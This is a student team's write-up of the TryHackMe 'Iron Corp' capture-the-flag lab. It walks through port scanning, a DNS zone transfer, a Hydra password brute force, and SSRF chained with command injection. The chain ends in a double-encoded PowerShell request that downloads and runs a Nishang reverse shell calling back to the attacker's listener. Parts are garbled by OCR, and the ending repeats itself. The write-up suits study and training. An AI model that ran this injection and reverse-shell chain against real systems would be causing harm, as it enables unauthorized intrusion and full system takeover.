

# PenTest 2

## Iron Corp

### 404 Not

### Found

#### Members

ID	Name	Role
1211102687	Emily Phang Ru Ying	Leader
1211102751	Teo Yu Jie	Member
1211102753	Lim Cai Qing	Member
1211102975	Loi Xinyi	Member

## Steps: Recon and Enumeration

Task 1 Iron Corp

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

**Answer the questions below**

user.txt

Answer format: \*\*\*{\*\*\*\*\*}

Submit

root.txt

Answer format: \*\*\*{\*\*\*\*\*}

Submit

**Members Involved:** Xinyi , Yu Jie

**Tools used:** Nmap, Nanoshell, Hydra, Firefox

**Thought Process and Methodology and Attempts:**

Xinyi tries to edit the config file (/etc/hosts) and add the IP address of ironcorp.me using Nanoshell.

```
(1211102687㉿kali)-[~]
$ sudo nano /etc/hosts
```

```
GNU nano 6.2
127.0.0.1      localhost
127.0.1.1      kali
10.10.13.126   ironcorp.me


# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

Then, Xinyi proceeds to do a nmap scan on ironcorp.me to scan for open ports. However, this time Xinyi has to use -Pn or we will get an empty scan result. Pn is to disable host discovery and perform port scan only, sV is to determine the version of the service running on port, O is to remote OS detection using TCP/IP stack fingerprinting and T5 is to do a faster speed scan.


```
(1211102687@kali)-[~]
$ sudo nmap -Pn -sV -O -T5 -p1-65000 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-01 20:58 EDT
Nmap scan report for ironcorp.me (10.10.13.126)
Host is up (0.21s latency).
Not shown: 64993 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
135/tcp   open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
8080/tcp  open  http        Microsoft IIS httpd 10.0
11025/tcp open  http        Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2012|2016 (88%)
OS CPE: cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2012 R2 (88%), Microsoft Windows Server 2016 (87%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 460.93 seconds
```

When Xinyi accessed the web service of port 8080, she was shown a control panel. After examining, there is no functionality that can serve us.



Xinyi proceeds to access the web service of port 11025 and was met with the same problem. The website does not contain information or functionalities that help us to climb in the system.



Xinyi used dig to see if we can list any sub-domain or information that is relevant to us. It turns out that there are two subdomains that are running internally.\*\*


```
(1211102753㉿kali)-[~]
$ dig ironcorp.me @10.10.128.46 axfr

; <>> Dig 9.17.19-3-Debian <>> ironcorp.me @10.10.128.46 axfr
;; global options: +cmd
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.      3600   IN      NS     win-8vmbkf3g815.
admin.ironcorp.me. 3600   IN      A      127.0.0.1
internal.ironcorp.me. 3600   IN      A      127.0.0.1
ironcorp.me.      3600   IN      SOA    win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 204 msec
;; SERVER: 10.10.128.46#53(10.10.128.46) (TCP)
;; WHEN: Mon Aug  1 21:30:23 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

Yu Jie added the IP address for admin and internal of ironcorp.me into the config file using nanoshell.

```
GNU nano 6.2 / 10.10.181.44:ironcorp.me.conf
127.0.0.1      localhost
127.0.1.1      kali
10.10.181.44   ironcorp.me
10.10.181.44   admin.ironcorp.me
10.10.181.44   internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

Yu Jie visit port 11025 for the subdomains of ironcorp and was met with a page of forbidden service and another one with a login function.



## Access forbidden!


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the [webmaster](#).

## Error 403

[internal.ironcorp.me](#)

Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4




Yu Jie used Hydra and used a wordlist of most used username and password to guess the correct username and password. It turns out that the username is admin whereas the password is password123.

```
(1211102687㉿kali)-[~]
└─$ hydra -L /home/kali/wordlist.txt -P /home/kali/wordlist.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 01:38:15
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 01:38:17
```

After keying in the correct credentials, a page with an ultimate search bar was shown.




## Steps: Initial Foothold

**Members Involved:** Yu Jie, Emily Phang

**Tools used:** Nanoshell, FoxyProxy, BurpSuite, Netcat, Python, Firefox

### Thought Process and Methodology and Attempts:

When Yu Jie typed dir in the search bar, we were returned with an r parameter. Yu Jie tried to put the url of the forbidden service as the value and we were returned with a text saying you can find your name here.



Yu Jie view the page source of that page and saw a reference link.


```
view-source:http://admin.ironcorp.me:11025?r=http://internal.ironcorp.me:11025
<html>
<head>
<title>Search Panel</title>
</head>
<body>
<h2>Ultimate search bar</h2>
<div>
<form method="GET" action="#">
```

When Yu Jie put the reference link as a value and view page source, we found out that there is a statement saying my name is Equinox.


```

133      }
134 //-->
135 </script>
136 <html>
137
138 <body>
139
140     <b>My name is: </b><pre>
141     Equinox
142 </pre>
143 </body>
144
145 </html>
146
147
148
-----
```


Yu Jie proceeds to add Equinox|dir at the end of the url and found out that we can actually run commands.\*\*



Emily proceeds to turn on FoxyProxy and Burpsuite. Emily then send the request to repeater.



Then, Emily created a powershell named shell2 by using one of Nishang reverse Powershell. At the end of the line, Emily added Invoke-PowerShellTcp -Reverse -IPAddress 10.10.10.10 -Port 443 to execute the reverse shell when it is downloaded with the IP and Port number changed to the IP of Kali and Port we are listening.



2022-08-03 08-23-03

Next, Emily double encode the powershell command and execute it on the machine to execute our shell.



```

Request
Response

1 GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equinox%25%30%25%36%66
%25%37%37%25%36%25%37%32%25%37%33%25%36%38%25%36%35%25%35%25%36%63%25%36%62%
5%32%65%25%36%35%25%37%38%25%36%35%25%32%30%25%32%64%25%36%33%25%32%30%25%
36%39%25%36%35%25%37%38%25%32%38%25%36%35%25%36%35%25%37%37%25%32%64%25%36%
66%25%36%32%25%36%35%25%36%38%33%25%37%34%25%32%30%25%36%65%25%36%3
5%25%37%34%25%32%65%25%37%37%25%36%35%25%36%38%33%25%36%33%25%36%35%25%36%39%
25%36%35%25%36%65%25%37%34%25%32%39%25%32%65%25%36%34%25%36%66%25%37%37%25%
36%36%25%36%63%25%36%66%25%36%31%25%36%34%25%37%34%25%37%32%25%3
6%39%25%36%65%25%36%37%25%32%38%25%32%37%25%36%38%25%37%34%25%37%34%25%37%
30%25%33%61%25%32%60%25%32%66%25%33%31%25%33%30%25%32%65%25%33%31%25%33%38%
25%32%65%25%33%37%25%33%30%25%32%65%25%33%31%25%33%36%25%33%37%25%32%66%2
5%37%33%25%36%38%25%36%35%25%36%63%25%36%63%25%32%65%25%37%30%25%
37%33%25%33%31%25%32%37%25%32%39 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
  Firefox/91.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmUxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12

```

Before sending the request, Emily started a python server and netcat listener to listen to port 443.

```

File Actions Edit View Help
1211102687@kali: ~ x 1211102687@kali: ~ x
└── (1211102687@kali)-[~]
    $ ifconfig tun0 66 python3 -m http.server 80
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.18.70.167 netmask 255.255.128.0 destination 10.18.70.167
        inet6 fe80::cb56:32f2:c1e0:ad3b prefixlen 64 scopeid 0x20<link>
            unspec 00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
                RX packets 13 bytes 6250 (6.1 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 22 bytes 2539 (2.4 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.186.224 - - [02/Aug/2022 20:30:20] "GET /shell2.ps1 HTTP/1.1" 200 -

```

```

File Actions Edit View Help
1211102687@kali: ~ x 1211102687@kali: ~ x
└── (1211102687@kali)-[~]
    $ rlwrap nc -lvpn 443
    listening on [any] 443 ...

```

Emily execute the command and managed to get our shell.

File Actions Edit View Help

1211102687@kali: ~ x 1211102687@kali: ~ x

```
[~] $ rlwrap nc -lvpn 443
listening on [any] 443 ...
connect to [10.18.70.167] from (UNKNOWN) [10.10.186.224] 49956
Windows PowerShell running as user WIN-8VMBKF3G815$ on WIN-8VMBKF3G815
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS E:\xampp\htdocs\internal>[]
```

Emily used whoami to check which user are we currently. We are nt authority\system.

```
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

whoami
nt authority\system
ls
```

Emily changed directory to C drive

```
c:
dir

Directory: C:\

Mode LastWriteTime Length Name
-- -- -- -- --
d----- 4/11/2020 11:27 AM      inetpub
d----- 4/11/2020  8:11 AM      IObit
d----- 4/11/2020 12:45 PM      PerfLogs
d-r-- 4/13/2020 11:18 AM      Program Files
d----- 4/11/2020 10:42 AM      Program Files (x86)
d-r-- 4/11/2020  4:41 AM      Users
d----- 4/13/2020 11:28 AM      Windows
```

Emily proceeded to change directory to \users\administrator\desktop. There is a user text file in the directory. Emily get the content of the file and captured the first flag.

```
Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
--                ——————              ——————
-a---             3/28/2020 12:39 PM          37 user.txt

cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

### Final Result:

Upon verification of the flag, Emily placed the flag on the TryHackMe site and got the confirmation.

Task 1 ✓ Iron Corp

Iron Corp suffered a security breach not long time ago.

You have been chosen by Iron Corp to conduct a penetration test of their asset. They did system hardening and are expecting you not to be able to access their system.

The asset in scope is: [ironcorp.me](#)

Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Happy hacking!

*Answer the questions below*

user.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Correct Answer

## Steps: Root Privilege Escalation

**Members Involved:** Cai Qing

**Tools used:** Command Prompt

### Thought Process and Methodology and Attempts:

Cai Qing execute the command get-acl to check the permissions we have on the users directory and see that we have Deny FullControl to the group of Administrators.

```
cd ..
get-acl c:\users\SuperAdmin | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\users\SuperAdmin
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Administrators Deny  FullControl
           S-1-5-21-297466380-2647629429-287235700-1000 Allow  FullControl
Audit     :
Sddl      : O:SYG:SYD:PAI(D;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-297466380-264762942
             9-287235700-1000)
```

Cai Qing tried changing the directory to SuperAdmin and list the contents but got denied. We tried other commands but got the same result.

```
nt authority\system
cd SuperAdmin
ls
PS C:\Users\SuperAdmin> ls : Access to the path 'C:\Users\SuperAdmin' is denied.
At line:1 char:1
+ ls
+ ~~~
+ CategoryInfo          : PermissionDenied: (C:\Users\SuperAdmin:String) [
Get-ChildItem], UnauthorizedAccessException
+ FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
Commands.GetChildItemCommand
```

```
dir /s /b
PS C:\Users\SuperAdmin> dir : Cannot find path 'C:\s' because it does not exist.
At line:1 char:1
+ dir /s /b
+ ~~~~~
+ CategoryInfo          : ObjectNotFoundException: (C:\s:String) [Get-ChildItem], I
temNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCh
ildItemCommand
```

```
type c:\users\superadmin\desktop\root.text
PS C:\Users\SuperAdmin> type : Cannot find path 'C:\users\superadmin\desktop\root.text' because it
does not exist.
At line:1 char:1
+ type c:\users\superadmin\desktop\root.text
+ ~~~~~
+ CategoryInfo          : ObjectNotFoundException: (C:\users\superadmin\desktop\roo
t.text:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCo
ntentCommand
```

Cai Qing decided to return to the users directory and attempted to read the root text file directly and was successful. Cai Qing successfully captured the last flag.

```
File Actions Edit View Help
1211102687@kali: ~ x 1211102687@kali: ~ x
Request Attributes Request Headers (0)
Body Parameters (0)

dir /s /v
PS C:\Users\SuperAdmin> dir : Cannot find path 'C:\s' because it does not exist.
At line:1 char:1
+ dir /s /v
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\s:String) [Get-ChildItem], I
temNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetCh
ildItemCommand

whoami
nt authority\system
dir /s /b
PS C:\Users\SuperAdmin> dir : Cannot find path 'C:\s' because it does not exist.
At line:1 char:1
+ dir /s /b
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\s:String) [Get-ChildItem], I
temNotFoundException
